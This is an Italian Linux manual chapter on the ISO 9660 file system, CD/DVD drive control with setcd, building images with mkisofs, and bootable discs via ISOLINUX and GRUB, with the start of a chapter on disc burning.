Il file system ISO 9660, cioè quello usato per i CD-ROM, ma solitamente anche per i DVD-ROM, è particolare a causa della struttura stessa di questi dischi: i dati vengono memorizzati in settori su un'unica traccia a spirale che parte dalla zona centrale e si espande verso l'esterno.

In questo senso, il CD e il DVD assomiglia molto al nastro quando si è in fase di scrittura (i dati possono solo essere aggiunti), mentre in lettura si riesce a ottenere un accesso diretto come si fa con i dischi magnetici. Per questa ragione, lo stesso file system ISO 9660 è organizzato in modo che la scrittura avvenga una volta sola, senza la possibilità di cancellare o modificare dati già inseriti.

Tabella 170.1. Riepilogo dei programmi per la preparazione dei file-immagine di CD-ROM e di DVD-ROM.

Nome	Descrizione
'**setcd**'	Controlla il comportamento dell'unità CD o DVD.
'**mkisofs**'	Crea un file system ISO 9660, con la possibilità di inserire varie estensioni.
'**isolinux.bin**'	Programma usato per rendere avviabile un CD-ROM o un DVD-ROM.
'**stage2_eltorito**'	Programma usato per rendere avviabile un CD-ROM o un DVD-ROM.

Le informazioni contenute in questi capitoli a proposito dei DVD sono molto limitate; in particolare non si considera la possibilità dei DVD-RAM di essere usati praticamente come dei dischi comuni rimovibili.

170.1 Controllo dell'unità CD o DVD

Il kernel Linux ha una propria gestione per l'accesso alle unità CD o DVD, che può essere impostata, attraverso un programma apposito. In generale, non c'è alcun bisogno di intervenire sull'impostazione predefinita iniziale, tuttavia può essere interessante conoscere le alternative disponibili, in presenza di situazioni particolari.

Il programma che consente di modificare la configurazione di utilizzo delle unità CD o DVD è '**setcd**':

setcd [*opzioni*] [*file_di_dispositivo*]

Il programma '**setcd**' richiede l'indicazione di almeno un'opzione, altrimenti non si ottiene alcuna azione; inoltre, se non viene indicato il file di dispositivo, il programma cerca di utilizzare '`/dev/cdrom`'. Alcune delle opzioni richiedono un argomento numerico, pari a zero o uno, con il quale si intende disabilitare, oppure abilitare una funzionalità.

Tabella 170.2. Alcune opzioni.

Opzione	Descrizione
`-c0|1`	Controlla la funzione di caricamento automatico, quando il file di dispositivo corrispondente viene aperto. Generalmente, questa funzione è attiva.
`-d`***n***	Stabilisce il numero con il quale selezionare un disco all'interno di un'unità multipla (come un *juke-box*).
`-e0|1`	Controlla la funzione di caricamento ed espulsione automatici nel momento in cui il disco viene innestato o staccato. Generalmente questa funzione è disabilitata, richiedendo per questo scopo l'uso di programmi come '**`eject`**'; a ogni modo, la sua attivazione è sostanzialmente equivalente all'attivazione di '**`-c`**' e '**`-o`**'.
`-f0|1`	Controlla una funzione che, se attiva, fa sì che siano ignorati alcuni errori. In generale, conviene che questa funzione sia attiva.
`-l0|1`	Controlla la funzione di chiusura dell'unità fisica, in modo da impedire che il disco possa essere espulso manualmente se risulta innestato. In generale, questa funzione è attiva.
`-o0|1`	Controlla la funzione di espulsione automatica del disco. In generale, questa opzione è disattivata; di solito, al posto di attivare questa opzione si preferisce usare '**`-e`**'.
`-t0|1`	Controlla la funzione di verifica del tipo di disco. Per esempio, questa funzione attiva fa in modo di generare un errore quando si tenta di innestare un CD musicale. In generale, questa funzione è attiva.
`-i`	Fornisce delle informazioni sullo stato dell'unità ed eventualmente sul tipo di disco contenuto.
`-r`	Riporta le opzioni di funzionamento allo stato predefinito, pari a '**`-c1 -f1 -l1 -o0 -t1`**'.
`-s`	Fornisce l'elenco dello stato delle opzioni di funzionamento dell'unità richiesta.

Segue la descrizione di alcuni esempi.

- `#` **`setcd -s /dev/hdc`** [*Invio*]

  Mostra la situazione attuale della configurazione relativa all'unità che corrisponde al file di dispositivo '`/dev/hdc`'. La situazione iniziale dovrebbe essere quella seguente:

  ```
  /dev/hdc:
    Auto close tray:     set
    Auto open tray:      cleared
    Use O_NONBLOCK flag: set
    Lock tray:           set
    Check CD type:       cleared
  ```

  Come si vede, risultano disattivate le funzioni di espulsione automatica (opzione '**`-o`**') e di controllo del tipo di disco (opzione '**`-t`**').

- `#` **`setcd -r /dev/hdc`** [*Invio*]

  Imposta la configurazione predefinita secondo la logica di '**`setcd`**':

```
/dev/hdc:
  Auto close tray:     set
  Auto open tray:      cleared
  Use O_NONBLOCK flag: set
  Lock tray:           set
  Check CD type:       set
```

- # **setcd -l0 /dev/hdc** [*Invio*]

  Fa in modo che si possa espellere manualmente il disco contenuto nell'unità del file di dispositivo '`/dev/hdc`', in ogni occasione. Tuttavia, si tratta di un'azione sconsigliabile.

```
/dev/hdc:
  Lock tray:           cleared
```

170.2 Caratteristiche di massima di un CD

Il CD è oggi un supporto di memorizzazione pensato per scopi differenti, nato per sostituire i dischi audio analogici di vinile. La sua origine specifica ha poi portato a un'evoluzione piuttosto complessa per consentirne l'impiego in altri settori.

Si può immaginare il contenuto di un CD come qualcosa che è suddiviso in ***sessioni***, che a loro volta si suddividono in tracce. Ogni traccia può avere una destinazione differente; per esempio può trattarsi di un brano musicale, di un file system, o un altro tipo di informazione.

In condizioni normali, un CD-ROM si compone di una sola sessione, contenente una sola traccia dati (un file system), mentre un CD musicale si compone di una sola sessione contenente diverse tracce, una per ogni brano musicale.

Ogni sessione contiene un indice generale, noto con la sigla TOC (*Table of contents*), collocato alla fine delle tracce, che permette di raggiungere l'inizio delle tracce attraverso un accesso diretto. Si fa riferimento alla creazione di questo indice con il termine *finalization*, oppure *fixation*.

L'ultima sessione di un CD può essere aperta o chiusa. Una sessione che rimane aperta consente l'aggiunta di una sessione ulteriore, mentre una sessione chiusa non permette di aggiungerne altre.

La registrazione di un CD può avvenire in fasi successive. Teoricamente è possibile definire una sessione e inserirvi una traccia alla volta, mettendo l'indice TOC solo alla fine. Una volta completata la sessione con l'indice, se questa rimane aperta, è possibile aggiungerne altre.

Dopo questa descrizione schematica è necessario comprendere che le sessioni non sono degli scompartimenti stagni, ma rappresentano delle fasi successive nella registrazione di un CD. Teoricamente, le varie sessioni devono risultare concatenate fra loro, in modo tale che la lettura dell'indice TOC finale consenta di conoscere la collocazione di tutte le tracce presenti. In questo senso va considerato anche il fatto che la sequenza di numerazione delle tracce è unica in tutto il CD e non viene azzerata all'inizio di sessioni successive. Pertanto, alla fine, il CD dovrebbe apparire scomposto in tracce e la presenza delle sessioni non dovrebbe modificare l'apparenza del contenuto. Naturalmente, questa è la teoria; in pratica gli apparecchi usati per

leggere i CD devono essere in grado di riconoscere le sessioni, altrimenti le informazioni successive alla prima sessione di registrazione diventano inaccessibili. In questo senso è sempre bene evitare di realizzare CD contenenti più di una sessione.

170.3 Caratteristiche di massima di un DVD

Il DVD nasce come un tipo particolare di CD in grado di memorizzare molti più dati (intorno ai 4700000000 byte, ovvero 4,3 Gibyte), dal quale si sono sviluppate diverse varianti. Nelle situazioni più comuni si distinguono DVD–R (o DVD–RW) dai DVD+R (o DVD+RW). Il primo tipo (DVD–R o DVD–RW) è quello che ha caratteristiche tecniche inferiori, perché per l'incisione richiede la stessa procedura da usare per un CD, ma è compatibile con la maggior parte dei lettori DVD; il secondo tipo (DVD+R o DVD+RW) è più evoluto ed è più facile la procedura di registrazione.

Fatta questa distinzione tra «DVD–» e «DVD+» è bene chiarire che se lo scopo è quello di archiviare dati da rileggere con lo stesso masterizzatore, conviene decisamente utilizzare dischi «+».

Come si può intendere intuitivamente, quando si fa riferimento a un DVD-ROM, si intende un DVD contenente una traccia dati (che non può essere modificata), così come avviene con i CD-ROM, senza fare distinzioni sulla tecnologia usata nella realizzazione del disco («–» o «+» che sia).

170.4 Creazione dell'immagine di un CD-ROM o di un DVD-ROM

Creare l'immagine di un CD-ROM o di un DVD-ROM significa predisporre un file in qualità di traccia dati di una sessione del disco che si vuole masterizzare. In generale si tratta di realizzare un file system ISO 9660, probabilmente con qualche estensione.

170.4.1 Estensioni Rock Ridge

Il file system ISO 9660 è predisposto per gestire file il cui nome è organizzato nello stesso modo in cui faceva il Dos: 8.3, ovvero otto caratteri al massimo, seguiti da un punto e da un'estensione di un massimo di tre caratteri.

In realtà, il file system ISO 9660 sarebbe in grado di gestire nomi di un massimo di 32 caratteri. Il motivo per il quale si mantiene lo standard 8.3 è quello per cui si vuole consentire a qualunque sistema operativo, Dos incluso, di accedere ai suoi dati.

Dal punto di vista dei sistemi Unix, questo non costituisce solo un problema nella dimensione dei nomi, ma soprattutto nella mancanza di tutti gli altri attributi che può avere un file: i permessi e le proprietà.

I CD-ROM e i DVD-ROM realizzati per gli ambienti Unix sono fatti generalmente utilizzando le estensioni Rock Ridge che alla fine permettono di memorizzare tutti quei dati mancanti,

compresa la possibilità di gestire nomi più lunghi, con o senza punti. Quando questi dischi vengono letti in un sistema operativo che non è in grado di interpretare tali estensioni, si riescono a vedere solo nomi di file corti.

Il problema dei nomi deve essere tenuto in considerazione nella preparazione di CD-ROM e DVD-ROM. Se questi dischi sono destinati ad ambienti normali, Dos e derivati, occorre organizzare un sistema di nomi corti per essere certi che possano essere letti ovunque nello stesso modo.

Quando si usano delle estensioni per gestire nomi lunghi, è normale che all'interno di ogni directory venga aggiunto un file contenente un elenco di abbinamenti tra i nomi corti che appaiono quando non si dispone delle estensioni e i nomi lunghi corretti. Di solito si tratta del file '`TRANS.TBL`' e il suo significato è evidente: *translation table*, ovvero tabella di conversione.

Anche il numero di livelli di sottodirectory ha un limite nel file system ISO 9660: sono al massimo otto. Le estensioni Rock Ridge permettono di superare tale limite, ma come al solito si pongono delle difficoltà per i sistemi che non sono in grado di gestire tali estensioni.

170.4.2 Estensioni Zisofs

Le estensioni Zisofs si sommano a quelle Rock Ridge e sono costituite da una tecnica di compressione sui file, che consente un accesso trasparente ai dati. Si tratta precisamente di un'estensione specifica dei sistemi GNU/Linux, tuttavia è possibile estrarre il contenuto di un CD-ROM o di un DVD-ROM del genere disponendo degli strumenti necessari. Si veda il capitolo 172 per maggiori dettagli.

170.4.3 Estensioni El-Torito

Le estensioni El-Torito permettono di realizzare un CD-ROM o un DVD-ROM «avviabile», purché il firmware (BIOS) dell'elaboratore sia in grado poi di sfruttare effettivamente questa possibilità.

Il metodo consiste nel simulare un dischetto, come se fosse stato inserito nella prima unità. Questo «dischetto» deve contenere naturalmente tutto quello che serve per avviare un sistema in grado di leggere il CD-ROM o il DVD-ROM. In pratica, nel caso delle distribuzioni GNU/Linux, si include l'immagine del dischetto di avvio necessario a iniziare l'installazione della distribuzione stessa. Questo dischetto deve avere un formato normale: 1200 Kibyte, 1440 Kibyte o 2880 Kibyte.

170.4.4 Estensioni Joliet

Le estensioni Joliet nascono dalla Microsoft e servono a consentire la lettura del disco in un sistema MS-Windows, preservando i nomi lunghi.

Le estensioni Joliet non pongono limiti alla dimensione dei nomi dei file, tuttavia non consentono di distinguerli oltre i primi 64 caratteri e si crea un errore irreversibile se due file hanno i nomi che nei primi 64 caratteri sono uguali. In presenza di tali file, se questi non sono rivolti al pubblico che deve consultare il disco attraverso un sistema MS-Windows, si può informare il programma che produce il file system di renderli invisibili alle estensioni Joliet.

In generale, salvo problemi nella lunghezza dei nomi dei file, conviene utilizzare anche queste estensioni in modo da permetterne la lettura del disco che si realizza in qualunque circostanza.

Va osservato che non sempre un CD/DVD-ROM con estensioni Joliet, realizzato attraverso gli strumenti che si dispongono normalmente in un sistema GNU, risulta leggibile effettivamente in un sistema MS-Windows. Pertanto la leggibilità di un disco destinato alla diffusione, va sempre verificata con il sistema operativo di destinazione. Eventualmente, si può contare ragionevolmente sul fatto che un disco realizzato senza estensioni Joliet sia leggibile se i nomi dei file sono compatibili con i vecchi limiti dei sistemi Dos (otto caratteri, un punto e tre caratteri di estensione).

170.4.5 Strumenti per la creazione di un file-immagine ISO 9660

Per la creazione di un file-immagine con file system ISO 9660, si utilizza un programma particolare, in grado di gestire anche le varie estensioni:

```
mkisofs [opzioni] directory
```

```
mkhybrid [opzioni] directory
```

Il programma '**mkisofs**', [1] ovvero '**mkhybrid**', crea il file-immagine a partire dal contenuto di una directory. In pratica, tutto quello che è contenuto nella directory, comprese le eventuali sottodirectory, viene usato per generare il nuovo file system. Non si tratta di un normale programma di inizializzazione, perché con questo tipo di file system non è possibile inizializzare prima e scrivere i dati dopo: inizializzazione e registrazione sono simultanee.

I due nomi dovrebbero fare capo allo stesso eseguibile e non dovrebbe esserci differenza nell'usare un nome o l'altro. In origine, il nome '**mkhybrid**' identificava una variante specializzata per le estensioni Joliet e HFS; attualmente questa separazione non c'è più.

Se non viene utilizzata l'opzione '**-o**', il risultato viene emesso attraverso lo standard output.

Questo programma non è in grado di registrare i CD-ROM o i DVD-ROM, ma solo di generare un'immagine del risultato finale in un file che poi viene utilizzato dal programma di masterizzazione. In teoria è possibile inviare l'output del programma direttamente al programma di masterizzazione, ma si tratta generalmente di una tecnica sconsigliabile.

Tabella 170.6. Alcune opzioni generali

Opzione	Descrizione
`-f` `-follow-links`	Utilizzando questa opzione, si fa in modo che i collegamenti simbolici vengano tradotti nel file o nella directory a cui puntano. Ciò è utile quando si prepara un disco senza le estensioni Rock Ridge. Se questa opzione non viene utilizzata, i collegamenti simbolici sono copiati come tali e di conseguenza si utilizzano le estensioni Rock Ridge.

Opzione	Descrizione
`-m` ***modello*** `-exclude` ***modello***	Questa opzione, seguita da un modello realizzato con i caratteri jolly gestiti dalla shell, permette di escludere tutti i file e le directory che corrispondono al modello. Il modello riguarda solo il nome dei file e delle directory, non il percorso necessario a raggiungerli.
`-o` ***file*** `-output` ***file***	Questa opzione permette di specificare il file di destinazione che deve contenere l'immagine del file system generato. Il file indicato può anche essere un dispositivo a blocchi di un'unità a dischi, come un dischetto o una partizione (non può trattarsi di un CD-ROM o di un DVD-ROM). Se questa opzione non viene utilizzata, il risultato viene emesso attraverso lo standard output.
`-v` `-verbose`	Durante il funzionamento, genera più informazioni.
`-C` ***inizio_ultima_sessione*,** ↩ ↪***inizio_prossima_sessione***	Questa opzione si usa assieme a '**`-M`**' per la creazione di un'immagine da accodare in una sessione successiva. L'argomento dell'opzione si compone di due parti, separate da una virgola, che sono numeri ottenuti da '**`cdrecord`**' con l'opzione '**`-msinfo`**', in riferimento a un CD multisessione a cui si vuole accodare l'immagine che si sta per creare.
`-M` ***immagine_nella_sessione_precedente***	Si usa assieme a '**`-C`**' per creare un'immagine da considerare la continuazione di un'altra, da inserire nella sessione successiva del CD.

Tabella 170.7. Estensioni legate ai dati contenuti

Opzione	Descrizione
`-R`	Questa opzione permette di generare un file system ISO 9660 con estensioni Rock Ridge, per la memorizzazione di tutte le informazioni tipiche dei sistemi Unix.
`-r`	Questa opzione si comporta in modo analogo a '**`-R`**' con la differenza che la proprietà e i permessi vengono modificati: file e directory appartengono all'utente e al gruppo '**`root`**'; tutti i file e le directory ottengono tutti i permessi di lettura; tutti i permessi di scrittura vengono tolti; tutti i file e le directory che risultano avere almeno un permesso di esecuzione, lo ottengono per tutti gli utenti; i permessi particolari: SUID, SGID e Sticky, vengono rimossi.
`-z`	Serve a precisare che la directory usata per creare il file-immagine contiene file compressi, conformi alle estensioni Zisofs. Questa opzione richiede l'abbinamento con '**`-r`**' o '**`-R`**'.
`-T`	Utilizzando questa opzione si attiva la creazione del file '`TRANS.TBL`' in ogni directory, per contenere la tabella di conversione necessaria a stabilire il nome corretto dei file quando si legge il disco in un sistema che non è in grado di riconoscere le estensioni Rock Ridge.
`-J`	Genera le estensioni Joliet.

Tabella 170.8. Estensioni El-Torito, per rendere avviabile il CD-ROM o il DVD-ROM.

Opzione	Descrizione
`-b` *file_immagine_di_avvio*	Permette di indicare il file contenente l'immagine di un dischetto da utilizzare per rendere avviabile il CD-ROM o il DVD-ROM con le estensioni El-Torito. Questa opzione si usa assieme a '**-c**'.
`-c` *file_catalogo*	Questa opzione si usa assieme a '**-b**' allo scopo di rendere avviabile il CD-ROM o il DVD-ROM utilizzando le estensioni El-Torito. Si deve indicare il nome di un file. Il programma '**mkisofs**' lo deve creare o sovrascrivere all'interno della gerarchia che compone l'insieme di ciò che si vuole inserire nel file system ISO 9660. In pratica, questo file serve a contenere delle indicazioni relativamente all'avvio del CD-ROM o del DVD-ROM, definite automaticamente da '**mkisofs**'. È un po' difficile indicare correttamente i file abbinati alle opzioni '**-b**' e '**-c**'. In pratica è necessario che la directory corrente nel momento della creazione dell'immagine ISO 9660 corrisponda al punto iniziale della gerarchia che si vuole archiviare in questo modo. Così, i percorsi dei file in questione possono essere indicati in modo relativo.

Segue la descrizione di alcuni esempi.

- `# mkisofs -r -T -v -o prova.img /home/tizio/elio` [*Invio*]

  Crea un'immagine ISO 9660 nel file '`prova.img`' di quanto contenuto a partire dalla directory '`/home/tizio/elio/`'. Vengono usate le estensioni Rock Ridge, attraverso l'opzione '**-r**', ma la proprietà e i permessi di file e directory vengono adattati nel modo generalmente più opportuno. Attraverso l'opzione '**-T**' si ottiene la creazione del file '`TRANS.TBL`' in ogni directory.

- `# mkisofs -r -T -v -o prova.img` ↩
  ↪ `-b images/boot.img -c boot/boot.cat `pwd`` [*Invio*]

  Crea un'immagine ISO 9660 in un file, a partire dalla directory corrente (l'indicazione viene ottenuta attraverso quanto restituito dal comando '**pwd**'). Vengono usate le estensioni Rock Ridge, con l'opzione '**-r**', in modo che la proprietà e i permessi di file e directory siano adattati nel modo generalmente più opportuno. Inoltre si utilizza il file '`images/boot.img`' per l'avvio del CD-ROM o del DVD-ROM e si crea il file '`boot/boot.cat`' per lo stesso motivo.

- `# mkisofs -r -T -v -o prova.img` ↩
  ↪ `-b images/boot.img -c boot/boot.cat $PWD` [*Invio*]

  Come nell'esempio precedente, con la differenza che la directory corrente viene ottenuta dalla variabile di ambiente '**PWD**'.

- `# mkisofs -r -T -J -v -o prova.img /home/tizio/elio` [*Invio*]

  Crea un'immagine ISO 9660 nel file '`prova.img`' di quanto contenuto a partire dalla directory '`/home/tizio/elio/`'. Vengono usate le estensioni Rock Ridge, attraverso l'opzione '**-r**', ma la proprietà e i permessi di file e directory vengono adattati nel modo generalmente più opportuno. L'opzione '**-J**' aggiunge le estensioni Joliet. Attraverso l'opzione '**-T**' si ottiene la creazione del file '`TRANS.TBL`' in ogni directory.

- `# mkisofs -r -T -J -v -o prova.img ↩`
  `↪ -b images/boot.img -c boot/boot.cat `pwd`` [*Invio*]

  Crea un'immagine ISO 9660 in un file, a partire dalla directory corrente (l'indicazione viene ottenuta attraverso quanto restituito dal comando '**pwd**'). Vengono usate le estensioni Rock Ridge, con l'opzione '**-r**', in modo che la proprietà e i permessi di file e directory siano adattati nel modo generalmente più opportuno. L'opzione '**-J**' aggiunge le estensioni Joliet. Inoltre si utilizza il file 'images/boot.img' per l'avvio del CD-ROM o del DVD-ROM e si crea il file 'boot/boot.cat' per lo stesso motivo.

- `# mkisofs -r -T -J -v -o prova.img ↩`
  `↪ -b images/boot.img -c boot/boot.cat $PWD` [*Invio*]

  Come nell'esempio precedente, con la differenza che la directory corrente viene ottenuta dalla variabile di ambiente '**PWD**'.

- `# mkisofs -z -r -v -o prova.img /home/tizio/elio` [*Invio*]

  Crea un'immagine ISO 9660 nel file 'prova.img' di quanto contenuto a partire dalla directory '/home/tizio/elio/', che è stata creata precedentemente per ottenere le estensioni Zisofs.

170.4.6 Esperimenti con il file system ISO 9660

Prima di arrivare alla realizzazione di un CD-ROM o di un DVD-ROM occorre fare qualche esperimento non distruttivo. Si suppone che si tratti dell'utente '**tizio**' che ha costruito una struttura a partire dalla directory 'prova/' discendente dalla propria directory personale.

`$ mkisofs -r -T -v -o ~/prova.img ~/prova` [*Invio*]

In questo modo è stato creato il file 'prova.img' nella directory personale dell'utente. Per verificare il risultato si può eseguire l'innesto dell'immagine appena creata, ma per questo occorre avere i privilegi dell'utente '**root**'.

`$ su` [*Invio*]

`Password: *******` [*Invio*]

`# mount -o loop -t iso9660 /home/tizio/prova.img /mnt/cdrom` [*Invio*]

Se tutto va bene, da questo momento l'immagine risulta collegata alla directory '/mnt/cdrom/'. Al termine si esegue il distacco dell'immagine nel modo solito.

`# umount /mnt/cdrom` [*Invio*]

Volendo, un'immagine di un file system ISO 9660 può risiedere in un disco normale, o meglio, un disco normale può essere utilizzato come se fosse un CD-ROM o un DVD-ROM. Quello che si ottiene è sempre un'unità in sola lettura, perché il tipo di file system non consente la modifica.

Supponendo che con l'esempio precedente si fosse ottenuto un file di dimensione inferiore o al massimo uguale a quella di un dischetto, si può riversare tale immagine nel modo seguente:

`# cp /home/tizio/prova.img /dev/fd0` [*Invio*]

Una volta trasferito si può innestare il dischetto come se fosse un CD-ROM.

mount -t iso9660 /dev/fd0 /mnt/cdrom [*Invio*]

Al termine si esegue il distacco del dischetto nel modo solito.

umount /mnt/cdrom [*Invio*]

170.4.7 ISOLINUX

L'avvio di un CD-ROM o di un DVD-ROM attraverso la tecnica dell'immagine di un dischetto, specificato con l'opzione '**-b**' di '**mkisofs**', può essere anche troppo limitante, soprattutto quando ci sarebbe l'esigenza di utilizzare un kernel Linux molto grande. Per questo, si può usare ISOLINUX, [2] che offre un metodo differente.

Per avviare un CD-ROM o un DVD-ROM attraverso ISOLINUX, si crea normalmente la directory 'isolinux/' all'inizio della gerarchia che deve servire per realizzare il disco stesso. Al'interno di questa directory si collocano alcuni file, descritti nell'elenco seguente.

File	Descrizione
'isolinux.bin'	Si tratta del programma di avvio di ISOLINUX.
'isolinux.cfg'	È il file di configurazione per l'avvio e si realizza in modo simile a quello di SYSLINUX (capitolo 49).
'vmlinuz'	È il file del kernel Linux (ma si può usare anche un altro nome, in base alla configurazione del file 'isolinux.cfg').

La directory 'isolinux/' può contenere anche tutti gli altri file che possono essere richiesti per l'avvio, in base alla configurazione specificata nel file 'isolinux.cfg'.

Se la propria distribuzione GNU/Linux organizza un pacchetto per ISOLINUX (oppure per SYSLINUX, che incorpora ISOLINUX), il file 'isolinux.bin' già pronto può trovarsi nella directory '/usr/lib/isolinux/' (oppure '/usr/lib/syslinux/'): da lì va copiato nella directory 'isolinux/' già descritta.

Purtroppo, ISOLINUX non è in grado di funzionare in tutte le situazioni possibili, soprattutto a causa delle differenze che ci sono nei firmware (BIOS) dei vari tipi di elaboratori, pur restando sempre nella stessa architettura x86. Per cercare di capire dove si blocca il sistema di avvio, al posto di usare il file 'isolinux.bin' che si trova nella directory '/usr/lib/isolinux/isolinux.bin' (oppure '/usr/lib/syslinux/isolinux.bin'), conviene copiare il file 'isolinux-debug.bin', ma nella directory 'isolinux/', deve avere poi sempre il nome 'isolinux.bin'.

A titolo di esempio, viene mostrato come potrebbe essere configurato il file 'isolinux.cfg':

```
DISPLAY logo.msg

TIMEOUT 0
PROMPT 1
DEFAULT auto

LABEL auto
```

```
 LOCALBOOT 0x80

LABEL hda
 KERNEL vmlinuz
 APPEND root=/dev/hda ro

LABEL hdb
 KERNEL vmlinuz
 APPEND root=/dev/hdb ro

LABEL hdc
 KERNEL vmlinuz
 APPEND root=/dev/hdc ro

LABEL hdd
 KERNEL vmlinuz
 APPEND root=/dev/hdd ro
```

Quello che si vede è precisamente una riduzione della configurazione usata per nanoLinux (volume XXXII). La sintassi per la scrittura delle direttive di questo file è abbastanza intuitiva e comunque è compatibile con quella di SYSLINUX.

In questo esempio, si può vedere la direttiva '**`DISPLAY`**', con la quale viene visualizzato il contenuto del file '`logo.msg`'; questo file si deve trovare, come gli altri, nella directory '`isolinux/`'. Successivamente, nelle direttive '**`KERNEL`**', viene specificato il nome del file che contiene il kernel, che in questo caso è '`vmlinuz`' (sempre contenuto nella directory '`isolinux/`').

Senza entrare nel dettaglio della configurazione di ISOLINUX, che per esempio consente di inserire nel file usato con la direttiva '**`DISPLAY`**' anche un riferimento a un'immagine da usare come un logo, conviene vedere come va usato '**`mkisofs`**':

`cd` ***directory_iniziale_gerarchia***

Si suppone che la directory corrente sia quella iniziale, a partire dalla quale si articola la struttura che si vuole tradurre nel CD-ROM o nel DVD-ROM:

```
# mkisofs -R -o /tmp/cdrom.img -b isolinux/isolinux.bin ↩
↪        -c isolinux/boot.cat -no-emul-boot -boot-load-size 4 ↩
↪        -boot-info-table .
```

In questo caso, per comodità, si utilizza sempre la directory '`isolinux/`' per inserire il file '`boot.cat`'.

170.4.8 GRUB 1

In modo simile a ISOLINUX, anche GRUB 1 (si veda il capitolo 51 per una descrizione generale di GRUB 1) consente l'avvio da CD o da DVD, attraverso il programma contenuto in '`stage2_eltorito`'. In questo caso, serve solo il file '`stage2_eltorito`' e non c'è bisogno di uno '`stage1`' e nemmeno di file intermedi.

Quello che serve per realizzare un CD o un DVD avviabile con GRUB 1 è la solita struttura '`/boot/grub/`', all'interno della quale si trova il file '`stage2_eltorito`' e il file '`menu.lst`', più altri file eventuali che fossero richiamati dalla configurazione prevista. Molto probabilmente, il kernel del sistema da avviare si colloca nella directory '`/boot/`', ma questo non è indispensabile e basta che il file '`menu.lst`' sia stato predisposto nel modo appropriato a questo riguardo.

Nel file di configurazione, per fare riferimento al CD o al DVD, non si può usare la voce '**(hd*n*)**' consueta: al suo posto si deve indicare '**(cd)**'. L'esempio seguente mostra il contenuto di un file '`menu.lst`', completo ma essenziale:

```
default 1
#
title hdb     root=/dev/hdb ro
kernel (cd)/boot/vmlinuz root=/dev/hdb ro
#
title hdc     root=/dev/hdc ro
kernel (cd)/boot/vmlinuz root=/dev/hdc ro
#
title hdd     root=/dev/hdd ro
kernel (cd)/boot/vmlinuz root=/dev/hdd ro
```

Una volta sistemati i file di GRUB 1, basta creare il file-immagine del CD o del DVD, in modo analogo a come si procede con ISOLINUX:

cd ***directory_iniziale_gerarchia***

Si suppone che la directory corrente sia quella iniziale, a partire dalla quale si articola la struttura che si vuole tradurre nel CD-ROM o nel DVD-ROM:

```
# mkisofs -R -o /tmp/cdrom.img -b boot/grub/stage2_eltorito ↩
↪         -c boot/boot.cat -no-emul-boot -boot-load-size 4 ↩
↪         -boot-info-table .
```

In questo caso, per comodità, si utilizza sempre la directory '`boot/`' per inserire il file '`boot.cat`'.

170.5 Riferimenti

- Jeff Tranter, *CDROM HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Winfried Trümper, *CD-writing HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- *What is DVD?*
  ⟨*http://www.videohelp.com/dvd.htm* ⟩

[1] **Mkisofs** GNU GPL

[2] **Isolinux** GNU GPL

Capitolo 171

Masterizzazione con GNU/Linux

Per giungere alla realizzazione di un proprio CD o DVD, occorre un'unità per la masterizzazione e il software adatto per trasferire un'immagine ISO 9660 nel disco vergine. In questo capitolo viene spiegato il procedimento a grandi linee. Prima di giungere alla masterizzazione vera e propria, ma anche prima di acquistare un masterizzatore, è bene leggere tutta la documentazione disponibile al riguardo, a cominciare da *CD-Writing HOWTO* di Winfried Trümper.

Il CD o il DVD che può essere realizzato in casa è un CD-R o un DVD–R/DVD+R, ovvero un *Compact disk recordable* o un *Digital video disk recordable*, oppure un CD-RW o un DVD–RW/DVD+RW, ovvero un *Compact disk rewritable* o un *Digital video disk rewritable*.

Teoricamente, il programma adatto per incidere un CD-ROM, dovrebbe essere capace di fare altrettanto con un DVD-ROM, ma in pratica, spesso non è così (si ricordi soprattutto che i DVD «+» richiedono una modalità di registrazione differente e ciò richiede di fatto strumenti specifici).

Tabella 171.1. Riepilogo dei programmi per la creazione di CD-ROM e di DVD-ROM.

Nome	Descrizione
'**cdrecord**'	Incide un CD-ROM, a partire da un file system ISO 9660 già pronto.
'**wodim**'	Incide un CD-ROM, a partire da un file system ISO 9660 già pronto.
'**cdrdao**'	Incide un CD-ROM, a partire da un file system ISO 9660 già pronto.
'**dvdrecord**'	Incide un DVD-ROM, a partire da un file-immagine già pronto (file system ISO 9660 o altro).
'**growisofs**'	Incide un DVD-ROM (DVD±R o DVD±RW), a partire da un file-immagine già pronto, o utilizzando in modo trasparente '**mkisofs**'. Gestisce in modo trasparente le sessioni multiple.
'**dvd+rw-format**'	Inizializza o modifica la modalità di scrittura di un DVD±RW.
'**isosize**'	Determina la dimensione della prima traccia dati di un CD-ROM o di un DVD-ROM.

171.1 Masterizzatore SCSI

Il masterizzatore di tipo SCSI richiede che il kernel sia stato predisposto opportunamente (sezione 67.2.12), includendo in particolare la gestione generica delle unità SCSI. Oltre a questo, naturalmente, occorre avere indicato il tipo di unità di controllo SCSI di cui si dispone.

La registrazione di un CD attraverso un'unità SCSI avviene per mezzo di un dispositivo SCSI generico, utilizzando i file di dispositivo '`/dev/sc*`'. Questo significa anche che il programma di registrazione richiede l'identificazione dell'unità SCSI attraverso dei modi inconsueti. È necessario determinare di quale unità di controllo SCSI si tratta (probabilmente è l'unica installata), il numero dell'unità SCSI e l'eventuale LUN (se il LUN non viene utilizzato, questo corrisponde semplicemente a zero).

171.1.1 Masterizzatore PATA/ATAPI con emulazione SCSI

Con i kernel Linux più vecchi, per utilizzare un masterizzatore collegato attraverso l'interfaccia PATA/ATAPI, occorreva abilitare l'emulazione SCSI all'interno della gestione ATAPI. In pratica, oltre alle indicazioni già viste per la masterizzazione utilizzando un'interfaccia SCSI, occorreva disabilitare la gestione del lettore CD-ROM/DVD-ROM PATA/ATAPI e attivare l'emulazione SCSI (sezione 67.2.11). Inoltre, dal momento che il kernel Linux non era in grado di distinguere la presenza di un masterizzatore ATAPI, occorreva dare l'opzione seguente in fase di avvio (dove '**hd*x***' rappresenta la *x*-esima unità PATA):

```
hdx=ide-scsi
```

La cosa è spiegata meglio nella sezione 78.7, a proposito del bus PATA.

Utilizzando un kernel predisposto in questo modo, le unità CD-ROM o DVD-ROM risultavano accessibili dai dispositivi '`/dev/sr*`' oppure '`/dev/scd*`' e non più attraverso quelli corrispondenti ai dispositivi PATA (capitolo 78). Per verificare il riconoscimento di queste unità pseudo-SCSI, si può provare a utilizzare '**`cdrecord`**' con l'opzione '**`-scanbus`**'.

